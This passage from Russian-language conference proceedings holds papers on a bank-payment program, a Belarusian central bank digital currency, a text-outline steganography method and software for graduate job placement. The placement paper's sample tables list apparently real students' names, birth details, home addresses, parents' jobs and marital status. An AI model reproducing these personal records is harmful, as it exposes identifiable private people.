Рис. 4 - Перевод платежа




Рис.5 – Проверка файлов оплаты

После проверки отчетов программа уведомит нас, что проверка закончена (рис. 6).




Рис. 6 - Уведомление

В разделе «Редактирование офшорных зон» также, можно добавить новые офшорные зоны и отредактировать имеющиеся. С помощью кнопки «Добавить новые» можно добавить в список офшорных зон новую страну, кнопка «Редактировать» позволяет редактировать страну, а кнопка «Удалить» - убрать страну из списка. Еще в разделе есть кнопка «Сохранить» с помощью которой можно сохранить наши данные (рис. 7).




Рис. 7 – Редактирование офшорных зон

В разделе «Информация о банках» можно добавлять, редактировать, просматривать и управлять информацией о банках Туркменистана (рис. 8).




Рис. 8 - Информации о банках

Следует отметить, что созданная программа будет способствовать автоматизации системы, являясь помощником в работе сотрудников банка. Эту программу может использовать любой оператор банковских услуг для транзакции платежей. Интерфейс программы простой, понятный и на туркменском языке, что облегчает ее использование в нашей стране и делает ее интересной в использовании.

Список использованных источников

1. Чуриев М., Комольцев И., Муратлыев А. Использование реестра в современных методах защиты. Тезисы Международной научной конференции «Наука, техника и инновационные технологии в счастливой эпохе могучего государства» (г. Ашхабад, 12-14 июня 2012 года).
2. Чуриев М. Интеллектуальные системы (Учебник для высших учебных заведений). – г. Ашхабад: Наука, 2014, 147 с.
3. Одинцов И.О. Профессиональное программирование. Системный подход. СПб.: БХВ – Петербург, 2002
4. Эйдлина Г.М., Милорадов К.А. Delphi: программирование в примерах и задачах (учебное пособие) – 2020.

В.В. Немогай, Т.Ф. Старовойтова

Академия управления при Президенте Республики Беларусь
Минск, Беларусь

ЦИФРОВАЯ ВАЛЮТА ЦЕНТРАЛЬНОГО БАНКА В ФИНАНСОВОЙ СИСТЕМЕ РЕСПУБЛИКИ БЕЛАРУСЬ

***Аннотация.** Цифровые валюты центрального банка (ЦВЦБ, Central Bank Digital Currency – CBDC) являются наиболее ярким феноменом в сфере цифровых технологий в финансовом секторе и представляют собой цифровую форму денег центрального банка. В условиях стремительных изменений, обусловленных активным и повсеместным внедрением цифровых технологий во все сферы экономики, финансовая система Республики Беларусь должна соответствовать изменяющимся запросам населения и субъектов хозяйствования в более быстрых, удобных, дешевых и безопасных средствах оплаты, содействовать внедрению инноваций в экономике и отвечать новым вызовам, стоящим перед ней. В этой связи целесообразно исследовать необходимость внедрения цифровой валюты на финансовом рынке Республики Беларусь.*

***Ключевые слова:** цифровая валюта центрального банка; цифровой белорусский рубль; центральный банк; деньги; денежно-кредитная политика; цифровизация*

V.V. Nemahai, T.F. Starovoitova

Academy of Public Administration under the President
of the Republic of Belarus,
Minsk, Belarus

DIGITAL CURRENCY OF THE CENTRAL BANK IN THE FINANCIAL SYSTEM OF THE REPUBLIC OF BELARUS

***Abstract.** Central Bank Digital Currencies (CBDS) are the most striking phenomenon in the field of digital technologies in the financial sector and represent a digital form of central bank money. In the context of rapid changes caused by the active and widespread introduction of digital technologies in all spheres of the economy, the financial system of the Republic of Belarus must meet the changing demands of the population and business entities for faster, more convenient, cheaper and safer means of payment, promote innovation in the economy and meet new challenges standing in front of her. In this regard, it is advisable to explore the need to introduce digital currency in the financial market of the Republic of Belarus.*

***Keywords:** digital currency of the central bank; digital belarusian ruble; central bank; money; monetary policy; digitalization.*

Деньги являются важнейшим элементом экономической системы. Современная парадигма монетарной политики фокусируется

на выпуске физических наличных денежных средств центральными банками в виде монет и банкнот. В свою очередь банки, при активном посредничестве международных платежных систем, развили систему безналичных расчетов.

За последние несколько лет во всем мире и в Республике Беларусь произошли значительные изменения в сфере платежного рынка. Растет запрос граждан и бизнеса на повышение скорости, удобства и безопасности платежей и переводов, а также на снижение издержек в финансовой сфере. Все это сказалось на снижении популярности наличных денег среди экономических субъектов и потребовало от центральных банков не только сформулировать отношение к данному явлению, но также определить направления поддержки процессов цифровизации. Возможность и целесообразность внедрения цифровой валюты активно исследуется финансовыми регуляторами большинства государств [1].

Доля безналичных операций с банковскими платежными карточками в общем объеме операций с использованием данного платежного инструмента на 1 января 2022 г. составила 92,3 % по количеству и 64,2 % по сумме операций (рис.1).




Рис.1- Доля безналичных операций с использованием банковских платежных карточек в общем объеме операций с банковскими платежными карточками Республики Беларусь, % от общего объема и кол-ва платежей

В отличие от современных безналичных денег, которые для физических лиц и компаний всегда привязаны к банковскому счету, цифровые деньги могут храниться в обособленном цифровом кошельке в центральном банке, а расчеты с использованием цифровой валюты центрального банка могут осуществляться напрямую между экономическими субъектами без необходимости открытия счета в банке.

Улучшение и удешевление трансграничных операций является общепризнанным желанием всех центральных банков.

Декларированные усилия стран-участниц G20 по совершенствованию трансграничных платежей предусматривают потенциальную роль цифровых валют центральных банков в снижении затрат и повышении скорости, а также в повышении прозрачности и инклюзивности подобных транзакций. Представляется очевидным, что цифровые валюты центральных банков могут существенно повысить доступность безналичных платежей, повысить эффективность государственных платежей и прозрачность экономических отношений. Достижение целей внедрения механизма трансграничных платежей с использованием цифровых валют может быть обеспечено за счет внедрения развитых информационных технологий на базе распределенного реестра.

В тоже время, выбор модели взаимодействия в рамках осуществления трансграничных платежей посредством цифровых валют должен исходить из целей внедрения такого функционала и различных аспектов. Анализ реализуемых и реализованных подходов к внедрению цифровых валют центральных банков с функционалом трансграничных платежей позволяет утверждать, что на данный момент не существует единого стандартного решения, которое удовлетворит всем возможным аспектам каждого центрального банка.

Не смотря на открывающиеся перспективы, при внедрении цифровой валюты регуляторам (государственным органам) необходимо учесть следующие аспекты:

1. При принятии решения о целесообразности выпуска цифровой валюты важно оценить, насколько данная форма денег будет привлекательной как с позиции центрального банка, так и с позиции экономических субъектов.

2. С учетом международного опыта и технологических особенностей цифровой белорусский рубль следует рассматривать в качестве новой самостоятельной формы денежных средств.

3. Внедрение цифрового белорусского рубля несет не только ряд преимуществ для пользователей (физических и юридических) лиц, банковской системы и экономик в целом, но и большое количество рисков (правового, технологического и финансового порядка).

4. Для реализации максимального потенциала цифровой валюты следует провести основательную работу по подготовке нормативной правовой базы и выстроить соответствующую технологическую инфраструктуру.

5. Требуется также учитывать специфику национальной экономики и международную ситуацию. Для полноценного формирования цифрового белорусского рубля как средства платежа

необходимо осуществить не только формирование регуляторного и инфраструктурного ландшафта, но и закладывать фундамент для возможного использования цифровой валюты в трансграничных расчетах.

Цифровые валюты является принципиально новым проектом несущим самостоятельную ценность и позволяющий ставить новые цели перед обществом и государством. Однако перед началом процесса внедрения цифровой валюты в Республике Беларусь необходимо провести тщательную оценку правовых и технических аспектов, а также учесть опыт других стран, которые уже внедрили свои цифровые валюты.

Анализ зарубежных исследований центральных банков свидетельствует, что цифровой белорусский рубль может стать инструментом, предоставляющим населению более быстрые, удобные, надежные, дешевые и безопасные платежные средства, а, следовательно, сможет способствовать интересам развития экономики на микро-и макроуровнях.

Создание цифровых валют государствами является сложным и многогранным процессом, который требует серьезных исследований и разработок. Однако, если эти проблемы будут решены, цифровые валюты могут стать важным инструментом для улучшения финансовых систем и повышения эффективности экономик.

Список использованных источников

1. Концепция развития платежного рынка Республики Беларусь и цифровизации банковского сектора на 2023-205 годы. // https://www.nbrb.by/payment/koncepcija-rasvitija-platioznogo-rinka_2023-2025.pdf.
2. Цифровой рубль. Доклад для общественных консультаций // Банк России. – 2019.
3. Цифровой тенге. Доклад для общественного обсуждения // Национальный банк Казахстана. – 2020.
4. Юзефальчик, И.В. Цифровые валюты центральных банков: подходы к внедрению и роль в финансовой системе / И.В. Юзефальчик // Банкаўскі Веснік. – 2019. – № 11. – С. 27–34.
5. Цифровые валюты центральных банков на базе распределенных реестров в Республике Беларусь // <https://cbdc.by>. – 2021.

**АНАЛИЗ КРИТЕРИЕВ ОЦЕНКИ СТЕГАНСТОЙКОСТИ
МЕТОДА ПРЕОБРАЗОВАНИЯ ИНФОРМАЦИИ НА ОСНОВЕ
МОДИФИКАЦИИ КОНТУРА СИМВОЛОВ ТЕКСТА-
КОНТЕЙНЕРА**

Аннотация. Стеганография является одним из направлений исследований и разработок, которая позволяет достаточно эффективно решать проблему тайной передачи или хранения информации. В докладе описывается стеганографический метод, основанный на использовании параметров текста, а также определяется его стеганостойкость.

О.А. Nistyuk

Belarusian State Technological University
Minsk, Belarus

**ANALYSIS OF CRITERIA FOR EVALUATING THE QUILING
RESISTANCE OF THE INFORMATION CONVERSION METHOD
BASED ON MODIFICATION OF THE CONTOUR OF TEXT
CONTAINER SYMBOLS**

Abstract. Steganography is one of the areas of research and development, which allows one to effectively solve the problem of secret transmission or storage of information. The report describes a steganographic method based on the use of text parameters, and also determines its steganographic resistance.

Как известно, стеганография направлена на скрытную передачу и защиту информации путем сохранения тайны о самом процессе преобразования. Это важное обстоятельство влияет на две связанные цели исследований в данной области: стеганографические методы должны обеспечивать высокую скрытность передаваемой информации при одновременном максимальном сохранении пропускной способности канала передачи данных.

Обычно цели и разработка прикладных стеганометодов основаны на изменении параметров стеганоконтейнера для встраивания скрытой информации таким образом, чтобы сохранить целостность основной информации и уменьшить вероятность обнаружения скрытых данных при визуальной атаке. В то же время, эти изменения также должны обеспечить независимость от случайной или преднамеренной модификации стеганоконтейнера. Если стеганоканал создается на

основе электронных текстовых документов, то модифицировать можно как отдельные параметры текста, так и отдельные атрибуты текстового файла-контейнера.

Из всех существующих на данный момент методов защиты текстовой информации ни один не обеспечивает полного скрытия сообщения в носителе. Процесс размещения скрытого сообщения (или цифрового водяного знака) включает изменение определенных параметров контейнера [1].

В компьютерной графике появилась еще одна важная особенность - контур символов текста, которая также может быть использована для скрытого размещения информации, аналогично известным методам графической стеганографии.

Для начала кратко опишем метод на основе модификации параметров контура символов текста [2]. Параметры контура можно легко найти, выбрав пункт меню Главная в среде MS Word. К основным из таких параметров относятся: цвет, прозрачность, ширина, составной тип, тип штриха и др. Глубина изменения каждого из параметров влияет на пропускную способность и устойчивость преобразования к визуальным атакам.

При реализации метода необходимо принять во внимание символы, которые не могут быть дополнены контуром. К ним относятся: ", #, \$, %, &, ', (,), *, +, «,», -, ., /, :, ;, ,, ?, @, [,], ^, _ , ` , {, |, }, ~, -, \|s, \.

Существует несколько критериев оценки стеганостойкости методов:

1. Устойчивость к атакам: метод должен быть способен скрыть информацию таким образом, чтобы она оставалась незамеченной при различных видах анализа. При анализе представленного метода по данному критерию можно сделать вывод, что при изменении содержимого текста-контейнера, изменяется содержание скрытого сообщения.

2. Необнаружимость: скрытая информация должна быть встроена так, чтобы не вызывать подозрений у тех, кто не знает о её существовании. Это включает в себя выбор контейнера, который лучше всего подходит для скрытия данных, и методы, которые делают скрытую информацию незаметной. Данная характеристика в методе, представленном выше, описывается тем, что информация скрывается в контуре символа текста таким образом, что визуально незаметно человеческому глазу. Параметры контура символа подбираются исходя из цвета основного текста, к которому будет применяться данная характеристика. Для примера на рис. 1 показан вид букв с контуром и

без контура. Даже при значительном увеличении контур остается визуально незаметным.




Рис. 1 – Применение контура к некоторым символам текста

В данном случае представлены одинаковые символы одного и того же начертания с целью показать сложность обнаружения контура. Однако в первом случае символ представлен без добавления данного параметра, во втором – добавлен параметр с характеристиками, представленными на рис. 2, в третьем – добавлен контур с цветом, отличным от основного оттенка символа текста.




Рис. 2 – Характеристики контура символа текста

3. Извлечение без потерь: встроенные данные должны быть извлечены из контейнера без повреждения или потери качества основных данных. Это важно для сохранения целостности информации и её значение для получателя. При извлечении скрытого сообщения из контейнера выполняется посимвольное считывание информации о

контуре текстового знака. Исходя из метода, после извлечения скрытой последовательности из стеганоконтейнера проверяется подлинность сообщения по хэш-сумме внедренной информации.

4. Долговечность: метод должен оставаться эффективным при различных изменениях, которые могут происходить с контейнером или его окружением. Например, данные могут быть сжаты, изменен формат, отправлены через сеть с потерями, или преобразованы другими способами. После проведенного эксперимента по изменению размера файла-контейнера можно утверждать, что при сжатии документа формата .docx внедренное сообщение не изменится. Однако при изменении формата документа на тот, который не поддерживает данный параметр символов, например, pdf либо txt, и при обратной конвертации в изначальный формат, параметр теряется и таким образом сообщение не удастся извлечь.

5. Вычислительная сложность: метод должен быть приемлемо быстрым и эффективным для использования в реальном времени или при работе с большими объемами данных, без требования больших вычислительных ресурсов. В представленном методе для более высокой стегостойкости системы информация размещается не в последовательно идущие символы контейнера, а по принципу псевдослучайности.

Таким образом, можно сделать вывод, что применение определенных параметров контура позволяет увеличить стеганографическую стойкость системы по вышеперечисленным критериям.

При анализе вышеуказанных критериев стеганостойкости описанного метода можно отметить, что по некоторым из них есть недостатки, например, в долговечности, однако по остальным критериям метод можно считать стеганостойким.

Список использованных источников

1. Урбанович, П. П. Защита информации методами криптографии, стеганографии и обфускации: учеб.-метод. пособие / П.П. Урбанович. – Минск: БГТУ, 2016. – 220 с.

2. Нистюк О. А., Урбанович П. П. Метод и математическая модель стеганографического преобразования информации на основе модификации контура символов текста-контейнера // Труды БГТУ. Сер. 3, Физико-математические науки и информатика. 2022. № 2 (260). С. 92-98.

УДК 681.3:553.98(574.4)

А.А. Овезова, К.Р. Аннамухаммедов, Д.М. Агаева, Е.Т. Язлыев

Международный университет нефти и газа имени Ягшыгельди Какаева,
Ашхабад, Туркменистан

АВТОМАТИЗАЦИЯ ДЕЛОПРОИЗВОДСТВА ПО РАСПРЕДЕЛЕНИЮ ВЫПУСКНИКОВ

***Аннотация.** В статье рассматривается вопрос разработки и применения программного обеспечения по распределению выпускников учебных заведений на работу. Цель программы – автоматическое создание по заданному шаблону электронных документов о распределении и плане направления выпускников на работу на основе базы данных программы электронной информации об обучающихся, используемой в вузе.*

A.A. Ovezova, K.R. Annamammedov, D.M. Agayeva, Ye.T. Yazlyyev

Yagshigeldi Kakaev International University of Oil and Gas,
Ashgabat, Turkmenistan

AUTOMATION OF CASE PROCESS FOR GRADUATE DISTRIBUTION

***Abstract.** The article discusses the issue of development and application of software for the distribution of graduates of educational institutions to work. The purpose of the program is to automatically create, according to a given template, electronic documents on the distribution and plan for sending graduates to work based on the database of the electronic student information program used at the university.*

Развитие новых направлений науки, наукоемких производств, инновационных технологий оказывает непосредственное влияние на развитие народно-хозяйственного комплекса страны, в том числе на мировое хозяйство. Выведение системы образования страны на высокий уровень помогает сегодня в Туркменистане эффективно и успешно решать многие задачи.

Главная забота руководства страны в области образования – дать современное образование нашей молодежи, обучить ее навыкам, соответствующим мировым стандартам, обеспечить нашу молодежь достойной работой.

В данной работе рассматривается проблема автоматизация разработки документации по распределению выпускников для прохождения постучебной практики на примере программного обеспечения автоматизированной информационной системы.

В разрабатываемом программном обеспечении предполагается автоматическое заполнение двух документов, связанных с направлением выпускников на двухлетнюю стажировку на основе базы данных о студентах.

Для автоматизации задач необходимо решить следующие задачи:

- выборка и фильтрация выпускников из ранее существующей базы;
- оформление по установленному образцу документа о распределении выпускников на стажировку;
- подготовка по установленному образцу плана отправки выпускников на стажировку.

Ýagşygeldi Kakaýew adyndaky Halkara nebit we gaz uniwersiteti
2021-2022-nji okuw ýylynda tamamlanýan uçurymlaryň işe ýollanylyşy

| T/b № | Uçurymyň familiýasy, ady, atasynyň ady | Doglan ýyly we doglan ýeri welaýat, şäher (etrap) | Ene-atasynyň ýaşaýan ýeri, iş ýeri we wezipesi | | Okuwa giren ýeri | Önümlilikde hünär öwreniş işini soňky geçen ýeri (şäher, etrap, edara) | Işe ýollanan ýeri (şäher, etrap, edaranyň ady, wezipesi) |
|--|--|---|--|--|------------------|--|--|
| | | | Atasy (familiýasy, ady, atasynyň ady) | Enesi (familiýasy, ady, atasynyň ady) | | | |
| Sanly tehnologiýalar we kiberhowsuzlyk fakulteti | | | | | | | |
| "Maşumatlary işläp taýýarlamagyň we dolandyrmagyň awtomatlaşdyrylan ulgamlary" hünäri | | | | | | | |
| 1. | Amanmyradowa Aýjahan Nurmuhammedowna | 1996 ýyl, Mary welaýatynyň Ýolöten etraby | Amanmyradow Nurmuhammet Mary welaýatynyň Ýolöten etrabyň Ýokary Suhty geňeşliginiň Agamyradow köçesiniň 7-nji jaýy. Mary şäheriniň "Hoşwag" hjusy kärhanasynyň iş dolandyryşw. | Amanmyradowa Ýazjemat Mary welaýatynyň Ýolöten etrabyň Ýokary Suhty geňeşliginiň Geldimyrat Agamyradow köçesiniň 7-nji jaýy. Ýolöten etrabyň 28-nji orta mekdebinin mugallymy. | Mary welaýaty | "Türkmengaz" döwlet konserniniň "Marygazçykaryş" müdirligi | "Türkmengaz" döwlet konserniniň "Türkmengazaragatnaşyk" müdirligi (Mary welaýaty) Inžener-sistemoteknik |
| 2. | Atabayewa Jahan Çaryewna | 1998 ýyl, Mary welaýatynyň Baýramaly şäheri | Atabayew Çary Mary welaýatynyň Baýramaly şäheriniň 2-nji jaý toplumunyň 9-njy jaýynyň 28-nji öýi. Telekeçi. | Atabayewa Ejebaşy Mary welaýatynyň Baýramaly şäheriniň 2-nji jaý toplumunyň 9-njy jaýynyň 28-nji öýi. Öý hojalykçy. | Mary welaýaty | "Türkmengaz" döwlet konserniniň "Türkmengazpüňçilik" birleşigi | Türkmenistanyň "Türkmenbaşy" paýdarlar täjirçilik bankynyň Mary welaýat şahamçasynyň Inžener-sistemoteknik |
| 3. | Begenjowa Gulruh | 1999 ýyl, Daşoguz welaýatynyň Gurbansoltan eje etraby | Geldimamedow Begench Daşoguz welaýatynyň Gurbansoltan eje etrabyň R. Atayew adyndaky geňeşliginiň 2-nji jaýynyň 2-nji öýi. Daşoguz welaýatynyň Gurbansoltan eje etrap bilim bölüminiň hasapçysy. | Esenowa Gülşirin Daşoguz welaýatynyň Gurbansoltan eje etrabyň R. Atayew adyndaky geňeşliginiň 2-nji jaýynyň 2-nji öýi. Gurbansoltan eje etrabyň 1-nji çagal ar bagynyň aspezi. | Daşoguz welaýaty | "Türkmengaz" döwlet konserniniň "Türkmengazakdyryş" birleşigi | "Türkmengaz" döwlet konserniniň "Işçi rýumiti üpjünçiligi we hyzmatlar" müdirligi (Daşoguz welaýaty) Inžener-sistemoteknik |

Рис. 1. - Фрагмент документа о распределении студентов на стажировку

Для начала более подробно рассмотрим проблему и проанализируем инструменты, которые можно использовать для ее решения.

Во-первых, давайте взглянем на документацию, которую программа должна создать.

Наш первый документ – это документ о трудоустройстве выпускников, которые заканчивают обучение в конкретном учебном году. Этот документ создан в формате Word (*.docx). Приведен фрагмент этого документа (рис. 1).

Как показано на рисунке, программа может автоматически заполнять некоторую информацию (отмечено красным) - это фамилия, имя, отчество выпускника, год и место рождения, сведения об отце и матери, область проживания, факультет и профессия.

Таким образом будет создан шаблон для этого документа, который программа заполнит автоматически.

Давайте посмотрим на следующий документ. Второй наш документ – План направления выпускников высшего учебного заведения на стажировку. Этот документ создан в формате Word (*.docx). Ниже приведена фрагмент этого документа (рис. 2).

Ýagşygeldi Kakaýew adyndaky Halkara nebit we gaz uniwersitetini 2021-2022-nji okuw ýylynda tamamlan uçurymly iş ýerlerine ýollamagyň

M E Ý I L N A M A S Y

| T/b | Uçurymyň familiýasy, ady, atasynyň ady | Jynsy | Doglan ýyly | Milleti | Maşgala ýagdaýy | Hemişelik ýaşaýan yeriniň salgysy | Okuwly tamamlan hünäri we käri | Işe ýollanan ýeri (ministrligiň, pudak-laýyn dolandyryş edaralarynyň, kärhanalaryň, edaralaryň we guramalaryň ady) | Edaranyň ýerleşen ýeri (welaýat, etrap) | Uçurymyň ýollanan iş ýerine razylygy | Uçurymyň goly |
|--|--|-------|-------------|---------|------------------|---|--|--|---|--------------------------------------|---------------|
| “Maglumatly işläp taýýarlamagyň we dolandyrmagyň awtomatlaşdyrylan ulgamlary” | | | | | | | | | | | |
| 1. | Amanmyradowa Aýjahan Nurmuammedowna | áýal | 1996 | türkmen | durmuşa çykmaryk | Mary welaýatynyň Ýolöten etrabynyň Ýokary suhly geňeşligi. | “Maglumatly işläp taýýarlamagyň we dolandyrmagyň awtomatlaşdyrylan ulgamlary” Inžener-sistemotehnik | “Türkmengaz” döwlet konserniňiň “Türkmengazaragatnaşyk” müdirligi (Mary welaýaty) Inžener-sistemotehnik | Mary welaýaty | Razy | |
| 2. | Atabaýewa Jahan Çaryýewna | áýal | 1998 | türkmen | durmuşa çykan | Mary welaýatynyň Baýramaly etrabynyň 2-nji jaý toplumynyň 9-njy jaýynyň 28-nji öýi. | “Maglumatly işläp taýýarlamagyň we dolandyrmagyň awtomatlaşdyrylan ulgamlary” Inžener-sistemotehnik | Türkmenistanyň “Türkmenbaşy” paýdarlar täjirçilik bankynyň Mary welaýat şahamçasý Inžener-sistemotehnik | Mary welaýaty | Razy | |
| 3. | Begenjowa Gulruh | áýal | 1999 | türkmen | durmuşa çykmaryk | Daşoguz welaýatynyň Gurbansoltan eje adyndaky etrabynyň 2035-nji köçesiniň 178-nji “A” jaýynyň 117-nji öýi. | “Maglumatly işläp taýýarlamagyň we dolandyrmagyň awtomatlaşdyrylan ulgamlary” Inžener-sistemotehnik | “Türkmengaz” döwlet konserniňiň “Işçi iýmiti üpjünçiligi we hyzmatlar” müdirligi (Daşoguz welaýaty) Inžener-sistemotehnik | Daşoguz welaýaty | Razy | |
| 4. | Bekiýewa Merjen Batyrowna | áýal | 1998 | türkmen | durmuşa çykmaryk | Aşgabat şäheriniň Binağarlik köçesiniň 9-njy jaýynyň 16-njy öýi. | “Maglumatly işläp taýýarlamagyň we dolandyrmagyň awtomatlaşdyrylan ulgamlary” Inžener-sistemotehnik | “Türkmengologiya” döwlet korporasiýasynyň Aşgabat şäherindäki Geologiki maglumatlar merkezi Inžener-sistemotehnik | Aşgabat şäheri | Razy | |

Рис. 2 - Фрагмент документа плана направления выпускников на стажировку

Как показано на рисунке, как и в случае с предыдущим документом, программа может автоматически заполнять некоторую информацию (отмечено красным) – фамилию, имя, отчество выпускника, его пол, год рождения, национальность, семейное положение, место жительства, профессию и возраст, область проживания. И в этом случае мы создаем шаблон документа для автоматического заполнения.

При программировании использовались десятки функций WinAPI. С помощью данных функций было осуществлено взаимодействие программы с приложениями MS Office – с MS Word (для работы с шаблонами) и MS Access (для работы с таблицами базы данных) [1,2]. В результате проведенных мероприятий разработано специальное программное обеспечение и получено на него в установленном порядке патентное свидетельство (№ 304 от 24.02.2023).

Программа выполнена в виде стандартного Windows приложения (рис. 3). Программа подключается к уже существующей базе данных студентов (*.mdb) и с помощью WinAPI функций автоматически создаёт на основе установленного шаблона в виде файла Word (*.docx) документы о распределении и плане направления выпускников на работу. Программа способна за 20-30 секунд выполнить работу, на которую при внимательной ручной обработке тратилось около 1-2 часа.

